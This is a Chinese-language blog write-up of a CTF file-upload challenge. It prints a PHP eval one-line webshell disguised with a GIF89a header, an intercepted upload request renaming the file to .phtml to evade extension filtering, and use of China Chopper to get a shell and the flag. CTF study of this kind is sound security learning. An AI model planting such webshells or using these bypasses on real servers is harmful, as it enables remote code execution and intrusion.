

[ACTF2020 新生赛]Upload

原创

Skly 于 2020-12-28 23:35:58 发布 291 收藏

分类专栏: [CTF刷题记录](#) 文章标签: [信息安全](#) [upload](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/RABCDXB/article/details/111877130>

版权



[CTF刷题记录](#) 专栏收录该内容

143 篇文章 3 订阅

订阅专栏

[ACTF2020 新生赛]Upload

打开题目: 猜测是个文件上传漏洞类型的题目



构造test.php,内容如下,

```
GIF89a<script language="php">eval($_POST['shell']);</script>
```

其中 GIF89a是图片头文件欺骗的方法进行绕过, 不过在本题中似乎可以不用添加, 推荐一个链接[GIF89a图片头文件绕过](#)

试一下上传但是发现不太行, 推测后端有一次验证, jpg,png,gif结尾的图片,所以上传的文件首先后缀改为jpg,png,gif中的一种即可。




接着我们可以进行一次抓包, 然后将文件后缀改为phtml, 我们可以看到上传成功, 并且返回了相应的文件名称。


```
-----314587321927197485232318005903
16 Content-Disposition: form-data; name="upload_file"; filename="test.phtml"
17 Content-Type: image/jpeg
18
19 CIP89a<script language="php">eval($_POST['shell']);</script>
20 -----314587321927197485232318005903
21 Content-Disposition: form-data; name="submit"
22
23 upload
24 -----314587321927197485232318005903--
25

100 </svg>
101 <div class="light">
102 <span class="glow">
103 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile(
104 <input class="input_file" type="file" name="upload_file"/>
105 <input class="button" type="submit" name="submit" value="upload"/>
106 </form>
107 </span>
108 <span class="flare"></span>
109 </div>
110 <div style="color:#F00">
111 Upload Success! Look here- ./uplo4d/963ccdd33a9246c3e35434d1f3a17969.phtml
112 </div>
113 </body>
114 </html>
```

然后中国菜刀上场, 在url后面加上刚刚返回的文件名称, 即可得到flag.



如图, flag在根目录里



本题的总结:

主要是一句话木马, 以及php别名绕过等等。还有一个类似的文件上传类型的题目[极客大挑战 2019]Upload, 题目分析及wp

